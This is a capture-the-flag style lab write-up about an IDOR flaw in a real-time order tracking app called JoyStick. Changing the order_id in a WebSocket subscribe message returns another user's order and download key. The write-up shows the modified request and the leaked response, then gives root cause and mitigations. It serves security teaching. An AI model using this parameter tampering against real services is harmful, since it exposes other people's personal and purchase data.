IDOR via WebSocket Subscription – Cross-Order Data Exposure | JoyStick
Overview

JoyStick is a real-time order tracking platform built around live WebSocket updates. The application pushes order state changes instantly without requiring page refresh, which is its core feature.
During testing, the WebSocket subscription mechanism was found to lack proper authorization checks. By modifying the order_id parameter in a subscription request, it was possible to access other users’ order data.
This resulted in an IDOR (Insecure Direct Object Reference) vulnerability over WebSocket communication.
Objective
To verify whether the WebSocket subscription endpoint properly enforces authorization and prevents users from accessing orders that do not belong to them.
Lab Link
- Lab: JoyStick
Reconnaissance
The WebSocket traffic showed a simple subscription model:
Client → Server
1
{"action":"subscribe","order_id":2}
Server → Client
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
  "event": "order.snapshot",
  "order_id": 2,
  "status": "processing",
  "tracking_number": "JS-2026-97591",
  "shipping_name": "kelvin",
  "total_cents": 9999,
  "created_at": "2026-05-17 05:59:51",
  "items": [
    {
      "name": "Echo Stealth Headphones",
      "qty": 1,
      "unit_price_cents": 9999,
      "is_digital": 0,
      "download_key": null
    }
  ]
}
At this stage, the system appeared to correctly return only the authenticated user’s order.
Exploitation
The subscription request was intercepted and modified in a repeater tool.
Modified Request
1
{"action":"subscribe","order_id":1}
Server Response
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
{
  "event": "order.snapshot",
  "order_id": 1,
  "status": "shipped",
  "tracking_number": "JS-2026-0001",
  "shipping_name": "JoyStick Store",
  "total_cents": 5999,
  "created_at": "2026-05-14 05:59:11",
  "items": [
    {
      "name": "Cyberglade — Digital Edition",
      "qty": 1,
      "unit_price_cents": 5999,
      "is_digital": 1,
      "download_key": "WEBVERSE{....}"
    }
  ]
}
This confirmed that the backend was directly trusting the order_id parameter without verifying ownership.
Proof of Exploitation
- Changing a single numeric identifier exposed another user’s order
- Sensitive metadata was accessible, including:
- Shipping details
- Order status history
- Digital download key
- No session-based ownership validation was enforced at the subscription layer
Impact
This vulnerability allows:
- Unauthorized access to other users’ orders
- Exposure of digital product download keys
- Leakage of personal and transactional data
- Potential financial and account abuse depending on order contents
In environments where digital goods are delivered, this can escalate into full content theft.
Root Cause
The WebSocket handler likely maps order_id directly to database queries without verifying:
- Whether the authenticated user owns the order
- Whether the subscription request is authorized for that resource
Example flawed logic:
1
fetchOrder(order_id)
instead of:
1
fetchOrder(where order_id = X AND user_id = current_user)
Mitigation
To prevent this issue:
- Enforce strict authorization checks on every WebSocket message
- Bind subscriptions to authenticated session context
- Never trust client-provided identifiers for sensitive resources
- Validate
order_idownership before sending updates - Add server-side access control middleware for WebSocket events
- Log and monitor cross-account access attempts
Real-World Insight
WebSocket-based applications often shift focus toward performance and real-time updates, but security controls are frequently implemented only at HTTP layer.
This creates a blind spot where:
- REST endpoints may be secure
- WebSocket channels remain unprotected
This lab is a classic example of how authorization logic must be duplicated and enforced consistently across real-time channels.
Lab Link
WebVerse JoyStick – Real-time Order Tracking Lab
Conclusion
A simple parameter tampering issue in a WebSocket subscription flow led to cross-user data exposure. This highlights how real-time systems must treat authorization as a first-class requirement, not an afterthought.